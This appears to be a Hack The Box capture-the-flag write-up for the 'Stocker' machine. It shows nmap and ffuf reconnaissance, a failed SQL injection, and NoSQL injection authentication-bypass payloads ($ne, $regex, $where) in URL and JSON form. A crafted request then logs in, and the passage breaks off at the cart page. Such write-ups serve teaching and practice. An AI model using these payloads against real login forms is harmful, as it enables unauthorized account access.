




Stocker - HTB

Nmap Scan

```
$ nmap -A -T4 -oN nmapscan_topports -vv 10.10.11.196
Nmap scan report for 10.10.11.196
Host is up, received syn-ack (0.55s latency).
Scanned at 2023-06-25 11:18:37 EDT for 76s
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/Jyuj3D7FuZQdudxwLH081Q6WkdTVz6G05mFSFpBpypcf0
rwuJpQ6oJV1I4J6UeXg+o5xHSm+ANLhYEI6T/JMnYSyEmVq/QVactDs9ixhi+j0R0rUrYYgteX7Xu0T2g4ivyp
1zKQP1uKYF2lGVnrcvX4a6ds4FS8mkM2o74qeZj6XFUiCYdPSVJmFjX/TgTzXYHt7kHj0vLtMG63sxXQDVLc5N
wLs3VE61qD4KmhCfu+9vi0BvA1ZID4Bmw8vgi0b5FFQASbtKyLpRxd0EyUxGZ1dbcJzT+wGEhalvLQl9CirZLP
MBn4YMC86okK/Kc0Wv+X/lc+4UehL//U3MkD9XF3yTmq+UVF/qJTrs9Y15lU0u3bJ9kpP9VDbA6NNGi1HdLy04
CbtifsWblmmoRWIr+U8B2wP/D9whWGWJRJPBBWtJWZvxvZz3llRQhq/8Np0374iHWIEG+k9U9Am6rFKBgGLPUcf
6Mg7w4AFLiFEQaQFRpEbf+xtS1YMLLqpg3qB0=
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgPXCnqX65/
kNxcEEVPqpV7du+KsPJokAydK/wx1GqHpuUm3LLjMuL0nGFInSYGKLCK1MLtoCX6DjVwx6nWZ5w=
|   256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIDyp1s8jG+rEbfeqAQbCqJw5+Y+T17PRz0cYd+W32hF
80/tcp    open  http      syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Sun Jun 25 11:19:53 2023 -- 1 IP address (1 host up) scanned in 76.11 s
econds
```

- Webpage not reachable -




- Added the domain in `/etc/hosts` file -

```
(kali㉿kali)-[~/Documents/HTB/Stocker]
$ echo -n -e '10.10.11.196\tstocker.htb' | sudo tee -a /etc/hosts
[sudo] password for kali:
10.10.11.196    stocker.htb

(kali㉿kali)-[~/Documents/HTB/Stocker]
$ cat /etc/hosts
127.0.0.1        localhost
127.0.1.1        kali
10.0.2.15        blackpearl.tcm
::1              localhost ip6-localhost ip6-loopback
ff02::1          ip6-allnodes
ff02::2          ip6-allrouters
10.10.11.217     topology.htb latex.topology.htb stats.topology.htb
10.10.11.196     stocker.htb
```

- Visited the website -



We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.

- Started vhost fuzzing -

```

kali@kali: ~/Documents/HTB/Stocker
$ ffuf -u http://10.10.11.196/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:FUZZ -H "Host: FUZZ.stocker.htb"

v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.10.11.196/
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.stocker.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

pop      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
www      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
new      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
dns2     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
mail     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
blog     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 344ms]
secure   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 344ms]
shop     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 364ms]
ftp      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 364ms]
vpn      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 364ms]

```

- Was getting the same results of size 178 so quit the fuzzing and started again by filtering the sizes of 178.

```

kali@kali: ~/Documents/HTB/Stocker
$ ffuf -u http://10.10.11.196/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:FUZZ -H "Host: FUZZ.stocker.htb" -fs 178

v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.10.11.196/
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.stocker.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 178

dev      [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 364ms]
:: Progress: [19966/19966] :: Job [1/1] :: 99 req/sec :: Duration: [0:03:12] :: Errors: 0 ::

```

- Got a hit and added that subdomain in the `/etc/hosts` file -

```

kali@kali: ~/Documents/HTB/Stocker
$ echo 'dev.stocker.htb' | sudo tee -a /etc/hosts
[sudo] password for kali:
dev.stocker.htb

kali@kali: ~/Documents/HTB/Stocker
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.0.2.15    blackpearl.tcm
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.10.11.217 topology.htb latex.topology.htb stats.topology.htb
10.10.11.196 stocker.htb dev.stocker.htb

```

- Directory bruteforcing on <http://dev.stocker.htb>


```
(kali㉿kali)-[~/Documents/HTB/Stocker]
$ ffuf -u http://dev.stocker.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ

v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL         : http://dev.stocker.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

# [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 421ms]
# [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 351ms]
# [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 352ms]
login [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 535ms]
static [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 594ms]
Login [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 452ms]
logout [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 405ms]
stock [Status: 302, Size: 48, Words: 4, Lines: 1, Duration: 592ms]
Logout [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 345ms]
Static [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 359ms]
      [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 382ms]
LogIn [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 483ms]
LOGIN [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 472ms]
:: Progress: [220560/220560] :: Job [1/1] :: 76 req/sec :: Duration: [0:42:44] :: Errors: 0 ::
```

- Moving to <http://dev.stocker.htb/login>



- Tried traditional SQL injection on the Login page but no luck.

Request

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://dev.stocker.htb
Connection: close
Referer: http://dev.stocker.htb/login
Cookie: connect.sid=s%3A54Nivet2o7Tl1JaJV9p0yB9jxL0K50xY_-ab5lPFHRUASxchEPPEAAq8aTgFl2BnI_VLNTz8bSL93EO
Upgrade-Insecure-Requests: 1

username=admin&password=admin' or '1'='1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 26 Jun 2023 13:28:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 92
Connection: close
X-Powered-By: Express
Location: /login?error=login-error
Vary: Accept

<p>Found. Redirecting to <a href="/login?error=login-error">/login?error=login-error</a></p>
```

- The response header says - **X-Powered-By: Express**

Response from http://dev.stocker.htb:80/login [10.10.11.196]

Forward Drop Intercept is on Action

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 26 Jun 2023 13:23:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 92
Connection: close
X-Powered-By: Express
Location: /login?error=login-error
Vary: Accept

<p>Found. Redirecting to <a href="/login?error=login-error">/login?error=login-error</a></p>
```

- Express.js is a framework of Node.js
- It also accepts JSON type value.
- We can try NoSQL injection.
- Some NoSQL injection payloads -

Basic authentication bypass

Using not equal (\$ne) or greater (\$gt)

```
#in URL
username[$ne]=toto&password[$ne]=toto
username[$regex]=.*&password[$regex]=.*
username[$exists]=true&password[$exists]=true

#in JSON
{"username": {"$ne": null}, "password": {"$ne": null} }
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"} }
{"username": {"$gt": undefined}, "password": {"$gt": undefined} }
```

Exploit

In PHP you can send an Array changing the sent parameter from *parameter=foo* to *parameter[arrName]=foo*.

The exploits are based in adding an **Operator**:

```
username[$ne]=1$password[$ne]=1 #<Not Equals>
username[$regex]=^adm$password[$ne]=1 #Check a <regular expression>, could be used to b
username[$regex]=.{25}&pass[$ne]=1 #Use the <regex> to find the length of a value
username[$eq]=admin&password[$ne]=1 #<Equals>
username[$ne]=admin&pass[$lt]=s #<Less than>, Brute-force pass[$lt] to find more users
username[$ne]=admin&pass[$gt]=s #<Greater Than>
username[$nin][admin]=admin&username[$nin][test]=test&pass[$ne]=7 #<Matches non of the \
{ $where: "this.credits == this.debits" }#<IF>, can be used to execute code
```

- Trying NoSQL injection -

Go Cancel < > Follow redirection Target: http://dev.stocker.htb

Request

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Origin: http://dev.stocker.htb
Connection: close
Referer: http://dev.stocker.htb/login
Cookie: connect.sid=s%3ANiwt2oTl1JwJV9rp0yB9jxL0K5QsY_-ab5LNFHRIUA5rxcnEPEAAQ8aTgFz2Bn1VLNT2BbsL99EO
Upgrade-Insecure-Requests: 1

{"username": "admin", "password": "admin"}
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 26 Jun 2023 13:28:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 92
Connection: close
X-Powered-By: Express
Location: /login?error=login-error
Vary: Accept

Found. Redirecting to <a href="/login?error=login-error"/>login-error</a>
```

- Trying NoSQL injection in JSON format and also changing the **Content-Type** Header with **application/json**

Request

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 71
Origin: http://dev.stocker.htb
Connection: close
Referer: http://dev.stocker.htb/login
Cookie: connect.sid=s%3ANiwt2oTl1JwJV9rp0yB9jxL0K5QsY_-ab5LNFHRIUA5rxcnEPEAAQ8aTgFz2Bn1VLNT2BbsL99EO
Upgrade-Insecure-Requests: 1

{"username": "admin", "password": "admin"}
```


Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 26 Jun 2023 13:32:45 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 56
Connection: close
X-Powered-By: Express
Location: /stock
Vary: Accept

Found. Redirecting to <a href="/stock"/>stock</a>
```


- We see that we are directed to the page - **/stock**




Buy Stock Now!

Our products are some of the highest quality products about. Our on-demand customer support will help you at every stage, helping you make money and win your customers over.


[View Cart](#)




- On clicking on “View Cart”





- Adding one of the items to cart.






